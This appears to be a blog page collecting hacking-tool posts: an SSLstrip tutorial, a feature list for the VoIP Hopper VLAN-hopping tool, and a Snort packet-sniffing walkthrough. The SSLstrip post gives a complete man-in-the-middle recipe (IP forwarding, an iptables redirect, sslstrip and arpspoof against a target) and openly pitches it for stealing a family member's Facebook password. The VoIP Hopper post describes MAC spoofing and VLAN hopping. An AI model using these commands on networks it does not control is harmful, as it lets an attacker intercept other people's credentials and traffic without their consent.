Showing posts with label Sniffers. Show all posts
SSL Strip - Video Tutorial
What is SSL Strip?

SSL strip is a software that is used to sniff the data over HTTPS. The sniffer read all the data in a network with 9is send between a user and the Router but no a days SSH or "HTTPS" have made it very difficult to get useful data (Like Facebook Password of your brother in other room). So here is a tools that can even intercept the data over HTTPS.
Running sslstrip
- Flip your machine into forwarding mode. (echo "1" > /proc/sys/net/ipv4/ip_forward)
- Setup iptables to redirect HTTP traffic to sslstrip. (iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port <listenPort>)
- Run sslstrip. (sslstrip.py -l <listenPort>)
- Run arpspoof to convince a network they should send their traffic to you. (arpspoof -i <interface> -t <targetIP> <gatewayIP>)
That should do it.
How does this work?
First, arpspoof convinces a host that our MAC address is the router’s MAC address, and the target begins to send us all its network traffic. The kernel forwards everything along except for traffic destined to port 80, which it redirects to $listenPort (10000, for example).
At this point, sslstrip receives the traffic and does its magic.
VIDEO TUTORIAL
==============
DOWNLOAD
===========
http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.9.tar.gzReferences: http://www.thoughtcrime.org/software/sslstrip/
Sunday, December 25, 2011
Posted by Anonymous
VoIP Hopper - Features and Video Tutorial
VoIP Hopper is a GPLv3 licensed security tool, written in C, that rapidly runs a VLAN Hop security test. VoIP Hopper is a VoIP infrastructure security testing tool but also a tool that can be used to test the (in)security of VLANs.
Features:
- Can automatically discover the VLAN ID and VLAN Hop (add a VoIP Interface, send a "tagged" dhcp request)
- VLAN protocol discovery methods: CDP, Avaya DHCP, Nortel DHCP, LLDP-MED (Cisco), 802.1q
- Assessment mode: Interactive, menu driven command interface (-z)
- Assessment mode: Manually spoof CDP or LLDP-MED, or automatically VLAN Hop based on first discovered VVID
- Assessment mode: DHCP client automatically times out if DHCP is disabled, and still adds the VoIP interface and ARP sniffer
- Assessment mode: Can set a static IP address and spoof the MAC address of a previously discovered IP Phone, from a menu list ('s' option)
- Assessment mode: Analyze and record any discovered hosts (IP and MAC) on default interface to hosts.txt file
- Assessment mode: Automatically adds an ARP sniffer to VoIP VLAN interface after VLAN Hop, and records any discovered IP Phones (IP and MAC) to a file, voip-hosts.txt
- Can VLAN Hop without discovery, by the Administrator specifying a VLAN ID to attempt to "Hop" into (-v)
- VoIP DHCP client: A fully integrated DHCP client. VoIP Hopper implements DHCP messaging as function calls instead of relying on the old 'dhcpcd' client. This opens up the door for future VLAN Discovery mechanisms for other vendors, such as Alcatel.
- CDP Modes: Can spoof a Cisco IP Phone and automatically VLAN Hop, using three methods. 1) CDP sniffing, 2) Spoofing a CDP packet specified by user input, 3) Spoofing a pre-constructed IP Phone packet of a Cisco 7971G-GE (fastest method)
- Avaya IP Phone VLAN discovery: Can spoof the DHCP client Option 176 used by an Avaya IP Phone in order to automatically discover the VVID, and VLAN Hop.
- Nortel IP Phone VLAN discovery: Can spoof the DHCP client Option 191 used by a Nortel IP Phone in order to automatically discover the VVID, and VLAN Hop.
- LLDP-MED support: Support for sniffing or spoofing LLDP-MED capabilities used by an IP Phone, in order to enumerate the Voice VLAN ID.
- 802.1q VLAN Discovery: By default, most ethernet switch ports that terminate IP Phones are enabled for 802.1q trunking, and permit access for at least two VLANs. The broadcast ethernet frames of IP Phones (ARP) will be sent, tagged, to all members (switch ports) of the broadcast domain (all IP Phones on the VoIP VLAN). By running a simple sniffer, you can capture the VVID. VoIP Hopper automates this method of VVID discovery.
- Error correction with VLAN Interfaces: Implemented a feature that checks to see if the IP address is already configured for the voice interface before attempting to add the new virtual interface, and tag the DHCP request.
- 802.1x Anonymous Voice VLAN Bypass: VoIP Hopper can generate CDP packets in order to discover the Voice VLAN ID, as any IP Phone based on CDP would do. In this CDP spoof mode, VoIP Hopper will send two CDP packets in order to decipher the VVID, then it will iterate between sleeping for 60 seconds, and sending another packet. Not only is this faster than CDP sniffing, but it can also help bypass any mechanisms that rely on CDP for permitting access to the Voice VLAN.
- Voice VLAN Interface Delete: VoIP Hopper can delete the created Voice interface (-d).
- MAC Address Spoof, then exit: VoIP Hopper can change the MAC Address of an interface offline and exit, without VLAN Hopping.
- MAC Address spoof and automatic VLAN Hop, supporting multiple discovery methods
- MAC Address spoof, only on new VoIP Interface (keep default interface the same MAC Address) (-D)
Example Usage:
Some quick samples usages for VoIP Hopper are listed below.
- One of the most effective ways to run VoIP Hopper is the new, interactive assessment mode. Simply run it as follows:
- LLDP-MED spoofing: You can spoof LLDP-MED packets to quickly learn the Voice VLAN ID, as follows:
- There are three CDP modes for VoIP Hopper. Sniff (-c 0), Spoof with custom packet (-c 1), and Spoof with pre-made packet (-c 2). To sniff for CDP and run a VLAN Hop into the Voice VLAN, simply run VoIP Hopper on the ethernet interface, in the following way:
- To spoof CDP in order to more rapidly hop to the Voice VLAN in Cisco SIP environments, run VoIP Hopper in the following way:
- To spoof CDP in order to more rapidly hop to the Voice VLAN in Cisco SCCP environments, run VoIP Hopper in the following way:
- To spoof CDP with a pre-made packet generated by a Cisco 7971G-GE IP Phone:
- VoIP Hopper also allows one to VLAN Hop to an arbitrary VLAN, without sniffing for CDP. If you already know the Voice VLAN ID, or would like to VLAN Hop into another VLAN (without sniffing for CDP), you can run it in the following way (target VLAN ID is '200'):
- To discover the Voice VLAN in an Avaya IP Phone environment and automatically jump VLANs:
- To discover the Voice VLAN in a Nortel IP Phone environment and automatically jump VLANs:
- To spoof the MAC address of an IP Phone by sniffing for CDP (this changes the MAC address of default interface and new interface):
- To spoof the MAC address of an IP Phone using an Avaya DHCP request (this changes the MAC address of default interface and new interface):
- To spoof the MAC address of an IP Phone by VLAN Hopping without CDP or DHCP (this changes the MAC address of default interface and new interface):
- To spoof the MAC address of an IP Phone without changing the MAC address of the default ethernet interface (only spoof the new voice interface's MAC address):
- To simply spoof the MAC address of an interface and then exit.
- To delete the VoIP interface (eth0.200) created by VoIP Hopper:
==============
==============
VIDEO Tutorials:
Tutorial 1: Assessment Mode video tutorial for VoIP Hopper 2.0
Here is a tutorial demonstrating the new, exciting features for Assessment mode. Until I can integrate DHCP spoofing for Avaya/Nortel into assessment mode, I've also shown how to do both Avaya and Nortel VLAN discovery at the end of the video.
Tutorial 2: LLDP-MED features of VoIP Hopper
Here is a tutorial demonstrating the new LLDP-MED capabilities.
Tutorial 3: Hotel Exploit Demo ~ When DHCP is disabled
Here is a tutorial demonstrating the same live demo showed at DefCon 19, in which DHCP was disabled on the VoIP VLAN subnet. VoIP Hopper can still VLAN Hop and spoof the IP and MAC address of an IP Phone, as selected by the user. This is a demonstration of the "s" option of Assessment mode.
Wednesday, December 7, 2011
Posted by Anonymous
Sniffers - Tool and Softwares: Network Sniffers
There are three main modes in which Snort can be configured: sniffer, packet logger, and network intrusion detection system.
- Sniffer mode simply reads the packets off of the network and displays them for you in a continuous stream on the console.
- Packet logger mode logs the packets to the disk.
- Network intrusion detection mode is the most complex and configurable configuration, allowing Snort to analyze network traffic for matches against a user defined rule set
The main distribution site for Snort is http://www.snort.org. Snort is distributed under the GNU GPL license by the author Martin Roesch. Snort is a lightweight network IDS, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching. |
Snort logs packets in either tcpdump binary format or in Snort's decoded ASCII format to logging directories that are named based on the IP address of the foreign host. In our lab, we start using Snort as a packet sniffer and a packet analyzer. Apart from running in a promiscuous mode, we will also see how it will help us log interesting IPs. Using Snort as a packet sniffer and packet analyzer is an easy process. The man pages are very helpful.
From the command line prompt we set Snort to a verbose display of the packets sniffed and analyzed. e.g. - The command given below captures all the packets belonging to the class C internal IP's of the type 192.168.20.*.
C:\>snort -v -d -e -i etho -h 192.168.20.0/24 -1 log
The '-v' switch brings forth a verbose response.
The '-d' switch helps in dumping the decoded application layer data
While '-e' shows the decoded Ethernet headers.
The '-i' switch specifies the interface to be monitored for packet analysis.
The '-h' switch specifies which class of network packets has to be captured.
The -l option tells snort to dump the packets in the log file.
The packets are captured in hex format by default (this can be changed to binary -b) and sorted by IP address to facilitate easy mapping and decoding of data.
06/22-16:36:44.959860 0:C1:26:E:AF:10 -> 0:A0:C5:4B:52:FC type:0x800 len:0x4D
192.168.2.96:1629 -> 203.124.250.69:53 UDP TTL:128 TOS:oxo ID:38429 IpLen:20 DgmLen:63
Len: 43
00 02 0100 00 00 01 00 00 00 00 00 00 03 77 77 77 .............www
09 61 69 72 6C 69 6E 65 72 73 03 6E 65 74 00 00 .airliners.net..
01 00 01 ...
